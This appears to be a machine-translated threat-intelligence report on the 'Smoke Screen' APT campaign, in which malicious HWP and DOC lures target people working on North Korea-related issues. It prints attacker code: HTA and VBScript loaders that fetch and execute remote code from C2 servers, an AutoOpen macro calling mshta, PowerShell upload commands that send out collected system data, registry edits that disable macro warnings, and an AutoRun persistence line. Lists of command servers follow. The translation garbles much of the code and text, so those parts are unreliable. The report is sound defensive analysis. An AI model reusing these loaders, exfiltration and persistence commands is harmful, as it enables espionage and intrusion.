


APT的运动“烟幕”的分析靶向韩国和美国



※活动烟幕流程图

ESRC发现了一个鱼叉式网络钓鱼攻击发生在4月11日针对那些谁在朝鲜相关领域的工作。

攻击，事实证明，当时的“操作隐形力量”，这是流传于04月03日APT攻击的延长，[主要国家最近的趋势有关朝鲜半岛]和[3.17美国五角大楼的秘密国家的主题下安理会]（这个词的第二个文件是不是在韩国的正确拼写的“五角大楼”），以及同样的威胁者是活动“烟幕”那些谁负责在2014年韩国水电与核电公司背后偷袭。



[图1]电子邮件伪装成政府官员的有关韩美首脑会议上讲话

威胁演员试图诱骗用户打开名为“政府官员的有关韩美首脑会议上讲话”的电子邮件，命名为“国家工作人员的有关韩美Summit.hwp言论”恶意.hwp附件。

由于采用了分布式恶意HWP文档文件进行加密时，EPS漏洞无法无需输入密码利用。

当一个文档文件漏洞被触发时，它试图在韩国一个特定的命令控制（C2）服务器进行通信，并加载文件“first.hta”。然后包含在HTML应用程序主机内的VBScript代码被执行。

设置Post0 = CreateObject ("MSXML2.ServerXMLHTTP.6.0") :

Post0.open "GET", "KR http://naban.co /移动/皮肤/构件/ ctml / V / expres.php OP = 1 [。] ?" , 假 :

Post0.Send :

T0 = Post0.responseText :

执行 (T0)


该恶意脚本代码经过阶段以下步骤1-3，运行PowerShellbased键盘记录，并秘密收集被感染计算机的信息，然后将自己注册在系统注册表中与它的C2服务器进行通信来进行间谍活动。

- http://naban.co [。] KR /移动/皮肤/构件/ ctml / V / first.hta
- http://naban.co [。] KR /移动/皮肤/构件/ ctml / V / expres.php ? OP = 1
- http://naban.co [。] KR /移动/皮肤/构件/ ctml / V / upload.php的
- http://naban.co [。] KR /移动/皮肤/构件/ ctml / V / Second.hta
- http://naban.co [。] KR /移动/皮肤/构件/ ctml / V / expres.php ? OP = 2
- http://naban.co [。] KR /移动/皮肤/构件/ ctml / V / upload.php的
- http://naban.co KR /移动/皮肤/构件/ ctml / V / keylogger1.ps1 [。] - > ktmp.log

作为参考，用来攻击服务器连接到通用在韩国的特定服务器的IP。

- naban.co [] KR (110.4.107 [。] 244)
- jmable.mireene [] COM (110.4.107 [。] 244)
- itoassn.mireene [] co.kr (110.4.107 [。] 244)
- jmdesign.mireene [] COM (110.4.107 [。] 244)

当执行恶意文件HWP，将显示的标题和内容“政府官员有关韩美Summit.hwp (20190409) 的言论”。该文件与账户“汤姆”，这是一样的“隐形力量”操作的注册。



[图1-1]运行恶意HWP和“汤姆”后帐户屏幕显示

恶意的.doc”文件名为‘TaskForceReport.doc’，这是在下午5时15 (KST) 于2019年4月01日创建的，国外已经发现的。

ESRC已观察到的恶意DOC文件与最近侵权事件发生在韩国和美国，这意味着威胁组织积极参与国内外有针对性的攻击。

有趣的是，在APT攻击中使用的系列的恶意软件是直接或间接相关的'[Kimsuky组织，运作隐形电源静音运行](#)“(二零一九年四月三十零日)和”[巨大的威胁上来了，“操作巨婴](#)“(2019年3月28日)，这是一个‘宝贝’运动系列。

恶意HWP文件的文件，已在韩国被发现从三月底到四月初，利用相同的漏洞和相同的帐户名“汤姆”。

 3.17 미국의 편타 곤 비밀 국가안보 회의.hwp	Author Date String Keywords Comments Last Saved By Revision Number Create Time Last saved Time	Tom 2019년 3월 29일 금요일 오전 10:19:49 Tom 8, 5, 5, 1092 WIN32LEWindows_7 2019-03-29 01:19:49 (UTC) 2019-03-29 01:21:52 (UTC)
 최근 한반도 관련 주요국 동향_암 호.hwp	Author Date String Keywords Comments Last Saved By Revision Number Create Time Last saved Time	Tom 2019년 3월 31일 일요일 오후 12:34:55 Tom 8, 5, 5, 1092 WIN32LEWindows_7 2019-03-31 03:34:55 (UTC) 2019-04-01 05:07:27 (UTC)
 한미정상회담 관 련 정부 관계자 발언.hwp	Author Date String Keywords Comments Last Saved By Revision Number Create Time Last saved Time	Tom 2019년 4월 9일 화요일 오후 6:18:44 Tom 8, 5, 5, 1092 WIN32LEWindows_7 2019-04-09 09:18:44 (UTC) 2019-04-10 01:01:05 (UTC)

HWP恶意文档文件[图1-2]元数据

■ 的APT系列“烟幕”的背景，伪装和烟幕战术的主

该恶意文件“TaskForceReport.doc”首次国外报道，但该文件是写在韩国，和许多类似的变种已被发现。

所使用的恶意文件的作者不寻常的Windows帐户如“windowsmb”，“JamFedura”，“咪”，“DefaultAccount”，“揭掉”和“布拉德·罗伯茨”等，已成交cryptocurrencies如比特币（BTC）并参与了赌博游戏和cryptocurrency相关项目的发展。

部分帐户注册朝鲜信使Kakao Talk和他们使用的信使服务，如电报和Skype也是如此。

ESRC认为有“国家资助演员的基础上，分析数据的APT攻击的背后，并命名为APT攻击”活动烟幕”，关于袭击者是流利的韩语和英语，并通过滥用正在使用外国人的照片被盗型材偷偷行事。

■ 基于DOC-APT攻击的威胁战术的分析和矢量

该恶意文档文件“TaskForceReport.doc”（MD5：d400adcd06e0a07549e2465c9c500c45）于2019年4月01创造了通过以下地址分配。

```
- tdaipacafarm [.] COM / WP-包括/文本/差值/普通/ doc.php
```

然而，上述服务器已经使用由恶意文档“Oct_Bld_full_view.docm”（MD5：1a6f9190e7c53cd4e9ca4532547131af）为C2服务器，并报告为 [“新BabyShark恶意软件的目标美国国家安全智囊团”](#)“由单元42队帕洛阿尔托网络。

当时使用的VBA代码如下。

```
子change_words ( BYVAL findWord , BYVAL替换字 )
```

```
    随着Selection.Find
```

```
        .文字= findWord
```

```
        .Replacement.Text =替换字
```

。转发=真

。总结= wdFindContinue

。MatchWholeWord =真

结束与

Selection.Find.Execute替换：= wdReplaceAll

结束小组

子的AutoOpen ()


壳 ("HTTPS MSHTA : [。] // tdaipacafarm COM /文件/ KR /内容/ Vkggy0.hta")

结束小组

如果“Vkggy0.hta”在上面的代码正常加载，其将接收通过执行内部的VBScript命令和附加的PowerShell命令将被随后执行的HTTP GET响应。

最近发现的恶意文档文件也有相同的序列流。


当执行恶意文档文件，安全警报消息，告诉软件需要更新显示内容，弹出诱骗用户点击启用内容按钮。



[图2]画面执行写在韩国恶意文件之后显示

该恶意文档中包含文件的范围从“activeX1.bin”到“activeX10.bin”。文件“activeX2.bin”是具有通信主机地址如下的之一，它试图通过HTA命令和条件的手段附加C2通信。

- HTTPS : [。] // tdaipacafarm COM // WP-包括/文本/差值/普通/ Htqgf0.hta
- HTTPS : [。] // tdaipacafarm COM // WP-包括/文本/差值/普通/ expres.php OP = 1
- HTTPS : [。] // tdaipacafarm COM // WP-包括/文本/差值/普通/ cow.php OP = exe.gif
- HTTPS : [。] // tdaipacafarm COM // WP-包括/文本/差值/普通/ cow.php OP = cow.gif



[图3]的“activeX2.bin”文件代码

具有相同的名称为“TaskForceReport.doc”另一种变体 (MD5 : 0f77143ce98d0b9f69c8

02789e3b1713) 文件已被传播在三月份。


- HTTPS : [。] // christinadudley COM /的public_html /包括/普通/ Qfnaq0.hta
- HTTPS : [。] // christinadudley COM /的public_html /包括/普通/ expres.php OP = 1 ?
- HTTPS : [。] // christinadudley COM /的public_html /包括/普通/ cow.php OP = Normal.src ?
- HTTPS : [。] // christinadudley COM /的public_html /包括/普通/ Normal.src
- HTTPS : [。] // christinadudley COM /的public_html /包括/普通/ cow.php OP = exe.gif
- HTTPS : [。] // christinadudley COM /的public_html /包括/普通/ cow.php OP = cow.gif

C2结构域christinadudley [。]用于分配融为一体。

文件“Qfnaq0.hta”包含下面的脚本代码，它加载代码“expres.php ? OP = 1”与解码密钥和程序。


```
<HTML> <SCRIPT LANGUAGE = "VBSCRIPT">上的错误继续下一步：功能Co00 ( c ) 中：L =莱恩 ( C ) 表示：S = ""：用于JX = 0到D1：用于1x = 0为INT ( L / d ) -1：S = S & MID ( C , IX * d + JX + 1,1 )：接着：下：S = S & 右 ( C , L-INT ( L / d ) * d )：Co00 = S：端功能：设置Post0 =的CreateObject ( "MSXML2.ServerXMLHTTP.6.0" )：Post0.open "GET" , "HTTPS：[。 ]// christinadudley COM /的public_html /包括/普通/ expres.php OP = 1 ?" , 假： Post0.Send：T0 = Post0.responseText：d = 7：T0 = Co00 ( T0 )：执行 ( T0 )：window.close ( ) 的</ SCRIPT> </ HTML>
```

最终交付文件“exe.gif”被编码在BASE64编码，解码的处理后变换为32位格式EXE恶意软件。



[图4]在BASE64编码的文件

解码后的EXE文件包含EGIS有限公司，已在韩国过去的侵权事件中被利用的数字签名。



[图5] EGIS有限公司的数字签名

在DOC攻击媒介使用HTA脚本表明类似的脚本格式已经在这两个最近发现APT攻击“活动烟幕”和基于文件HWP攻击“行动隐形力量”，这发生在3月31日和4月1日已使用在韩国。

由HWP恶意文档安装了基于PowerShell的功能“启动键盘记录”也使用相同的，因为它是在DOC恶意文档系列中使用。

该组织威胁利用的HWP文件漏洞的开展反对朝鲜的APT攻击，而他们所使用的恶意DOC文档用于开展针对国外的攻击。

此外，文件名“upload.php的”共同使用的信息泄露。C2服务器利用该漏洞HWP在韩国和C2服务器利用DOC漏洞包含在地址中间的子地址“KR”。

- HWP

```
换货政... = wShell.run ( "cmd.exe的/ C powershell.exe ( 新物体System.Net.WebClient ).UploadFile  
  
( " HTTP : [。 ] //jnable.mireene COM / 店/价格/ COM / upload.php的 "" & 安培; ttmp0 & 安培;" );德尔  
  
"" & 安培; ttmp0 & 安培;" ";删除 "" & 安培; TTMP & 安培;" """, 0 , 真 )
```

- DOC

```
换货政... = wShell.run ( "powershell.exe ( 新物体System.Net.WebClient ).UploadFile  
  
( " HTTPS : [。 ] // tdaipacafarm COM / 文件/ KR / 内容/ upload.php的 "" & ttmp1 & "" );德尔  
  
"" & ttmp1 & """;删除 "" & TTMP & """, 0 , 真 )
```

另外，两个文件具有完全相同的注册表项“VBAWarnings”和日志文件名“ttmp.log”。

上文提到的许多痕迹和服务端端的攻击类似的模式都表明在韩国和国外报道的恶意DOC文档中找到两个HWP恶意文件被用于由同一组APT攻击方法。

```

ExpandEnvironmentStrings("%appdata%") retu = wShell.run("cmd.exe /c
reg add "
"" & "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security"
"/v VBAWarnings /t REG_DWORD /d "
"1"
"/f", 0, true) retu = wShell.run("cmd.exe /c reg add "
"" & "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security"
"/v VBAWarnings /t REG_DWORD /d "
"1"
"/f", 0, true) retu = wShell.run("cmd.exe /c reg add "
"" & "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Security"
"/v VBAWarnings /t REG_DWORD /d "
"1"
"/f", 0, true) retu = wShell.run("cmd.exe /c reg add "
"" & "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\WORD\Security"
"/v VBAWarnings /t REG_DWORD /d "
"1"
"/f", 0, true) retu = wShell.run("cmd.exe /c reg add "
"" & "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\WORD\Security"
"/v VBAWarnings /t REG_DWORD /d "
"1"
"/f", 0, true) retu = wShell.run("cmd.exe /c reg add "
"" & "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\WORD\Security"
"/v VBAWarnings /t REG_DWORD /d "
"1"
"/f", 0, true) retu = wShell.run("cmd.exe /c md " & ""
"%appdata%\Microsoft\Owc"
"", 0, true) retu = wShell.run("cmd.exe /c md " & ""
"%appdata%\Adobe\Wup"
"", 0, true) folder = wShell.ExpandEnvironmentStrings("%appdata%")
file_vbs_1_1 = folder & "\Microsoft\Owc\mkvnt.vbs"
file_vbs_2_1 = folder & "\Adobe\Wup\wenoq.js"
file_bat = foldertmp & "\tmp.bat"
vbs_1 = "Set wShell=CreateObject("
"WScript.Shell"
"):retu=wShell.run("
"cmd.exe /c taskkill /im cmd.exe"
",0,true)"
js_1 = "wShell=new ActiveXObject("
"WScript.Shell"
");retu=wShell.run("
"cmd.exe /c taskkill /im cmd.exe"
",0,true);"
bat_1 = "reg add "
"HKEY_CURRENT_USER\Software\Microsoft\Command Processor"
"/v AutoRun /t REG_SZ /d "
"powershell.exe mshta http://jmable.mireene.com/shop/price/com/moonx.hta"
"/f"

```

```

Set objBat = objFSO.CreateTextFile(file_vbs_1_1 & ".x", True) objBat.Write
vbs_1 objBat.Close Set objBat = objFSO.CreateTextFile(file_vbs_2_1 & ".x",
True) objBat.Write js_1 objBat.Close Set objBat = objFSO.
CreateTextFile(file_bat & ".x", True) objBat.Write bat_1 objBat.Close
ttmp = folder & "\Microsoft\ttmp.log"
ttmp0 = folder & "\Microsoft\ttmp0.log"
retu = wShell.run("cmd.exe /c whoami>> "
"" & ttmp & ""
"", 0, true) retu = wShell.run("cmd.exe /c hostname>> "
"" & ttmp & ""
"", 0, true) retu = wShell.run("cmd.exe /c ipconfig /all>> "
"" & ttmp & ""
"", 0, true) retu = wShell.run("cmd.exe /c net user >> "
"" & ttmp & ""
"", 0, true) retu = wShell.run("cmd.exe /c dir "
"%programfiles%"
">> "
"" & ttmp & ""
"", 0, true) retu = wShell.run("cmd.exe /c dir "
"%programfiles% (x86)"
">> "
"" & ttmp & ""
"", 0, true) retu = wShell.run("cmd.exe /c dir "
"%programdata%\Microsoft\Windows\Start Menu"
">> "
"" & ttmp & ""
"", 0, true) retu = wShell.run("cmd.exe /c dir "
"%programdata%\Microsoft\Windows\Start Menu\Programs"
">> "
"" & ttmp & ""
"", 0, true) retu = wShell.run("cmd.exe /c dir "
"%appdata%\Microsoft\Windows\Recent"
">> "
"" & ttmp & ""

```

[图7]创建注册表项“VBAWarnings”和文件“ttmp.log”



[图8]在朝鲜语设置恶意文档文件

■ 类似的威胁案件和妥协的指标比较

一些威胁的情况下利用HTA文件已被最近发现，利用C2服务器，尤其是大比例“(seoulhobi [。] BIZ / 192.186.142 [。] 74) ”。

恶意软件“AltcoinMiningBot.exe”(MD5 : cf264f9bca2f2fbcc2c1e7a4a491afec) 伪装成Altcoin采矿bot程序已被分发，并与主机进行通信“192.186.142 74 [。]”。

- HTTP : [。] // seoulhobi BIZ /如何/ fmaov0.hta
- HTTP : //192.186.142 74 /高速缓存/ fwvuj0.hta [。]
- HTTP : //192.186.142 74 /高速缓存/ expres.php OP = 1 [。] ?
- HTTP : //192.186.142 74 /高速缓存/ expres.php OP = 2 [。] ?
- HTTP : [。] //192.186.142 74 /高速缓存/ cow.php OP = exe.gif
- HTTP : [。] //192.186.142 74 /高速缓存/ cow.php OP = cow.gif
- HTTP : //192.186.142 74 /高速缓存/ upload.php的[。]
- HTTP : [。] //192.186.142 74 / MN / xtgnb0.hta
- HTTP : //192.186.142 74 /后/ Yluhi0.hta [。]
- HTTP : //192.186.142 74 / DLL / Mylqn0.hta [。]
- HTTP : //192.186.142 74 / LIB / szgfj0.hta [。]
- HTTP : [。] //192.186.142 74 / LIB / expres.php OP = 1 ?
- HTTPS : [。] //login-main.bigwnet COM /附接/视图/ note.php
- HTTPS : [。] //login-main.bigwnet COM /附接/视图/ Msgxo0.hta
- HTTPS : [。] //login-main.bigwnet COM /附接/视图/ expres.php OP = 1
- HTTPS : [。] //login-main.bigwnet COM /附接/视图/ cow.php OP = Normal.src

- HTTPS : [。] //login-main.bigwnet COM /附接/视图/ Msgxo.hta
- HTTPS : [。] //login-main.bigwnet COM /附接/视图/ expres.php OP = 2
- HTTPS : [。] // mohanimpex COM /包含/ tempdoc / 891250 / doc.php
- HTTPS : [。] // mohanimpex COM /包含/ tempdoc / 891250 / Ersrr0.hta
- HTTPS : [。] // mohanimpex COM /包含/ tempdoc / 891250 / expres.php OP = 1
- HTTPS : [。] // mohanimpex COM /包含/ tempdoc / 891250 / Pkjjy.hta
- HTTPS : [。] // mohanimpex COM /包含/ tempdoc / 891250 / upload.php的
- HTTPS : [。] // mohanimpex COM /包含/ tempdoc / 891250 / image.png
- HTTPS : [。] // fmchr在/图像/普通/ NEACD / Qzqrn0.hta
- HTTPS : [。] // fmchr在/图像/普通/ NEACD / expres.php OP = 1
- HTTPS : [。] // fmchr在/图像/普通/ NEACD / upload.php的
- HTTPS : [。] // fmchr在/图像/普通/ NEACD / cow.php OP = 1

恶意文件与主机通信192.186.142 [。] 74附加地发现。

- 'update.exe的' (MD5 : b74909e14e25d2e9d1452b77f9927bf6)
- 'explorer.tmp' (MD5 : 599ef2988141d251c3f4ce991a9b5cd2)

恶意文件“explorer.tmp”使用“牛仔”字符和名称为“牛仔”也用于命令“cow.php ? OP = cow.gif”。

```

        unicode 0, <CONOUT$>,0
        dd offset unk_100103DC
off_10010194 dd offset sub_10001000 ; DATA XREF: sub_10001000+Af0
; sub_10000870:loc_10001030f0 ...
; wchar_t aPowershell_exe
aPowershell_exe: ; DATA XREF: DllMain(x,x,x)+78f0
        unicode 0, <powershell.exe>,0
        align 4
; wchar_t Src
Src: ; DATA XREF: DllMain(x,x,x)+BFf0
        unicode 0, <\\Microsoft\\explorer.tmp>,0
aRundll32_exeSB: ; DATA XREF: DllMain(x,x,x)+10Bf0
        unicode 0, <"rundll32.exe" "%s" Bluetooth>,0
; char Format[]
Format db '192.186.142.74:81',0 ; DATA XREF: Bluetooth+2Ef0
        align 4
; wchar_t aMicrosoftCowbo
aMicrosoftCowbo: ; DATA XREF: sub_100018C0+6Af0
        unicode 0, <\\Microsoft\\cowboy>,0
; const WCHAR LibFileName
LibFileName: ; DATA XREF: sub_100018C0+83f0
; sub_100018C0+92f0
        unicode 0, <ntdll.dll>,0
; CHAR ProcName[]
ProcName db 'RtlDecompressBuffer',0
; DATA XREF: sub_100018C0:loc_10001968f0
; wchar_t Mode
Mode: ; DATA XREF: sub_100018C0+B4f0
        unicode 0, <rb>,0
        align 4
        dd offset unk_10010424
off_10010290 dd offset sub_10001B50 ; DATA XREF: sub_10001810+41f0
; sub_10001B50+Af0
off_10010294 dd offset __DestructExceptionObject
; DATA XREF: __except_handler4+EAf0
; __except_handler4+F3f0 ...

```

[图9]字符串恶意软件内“牛仔”

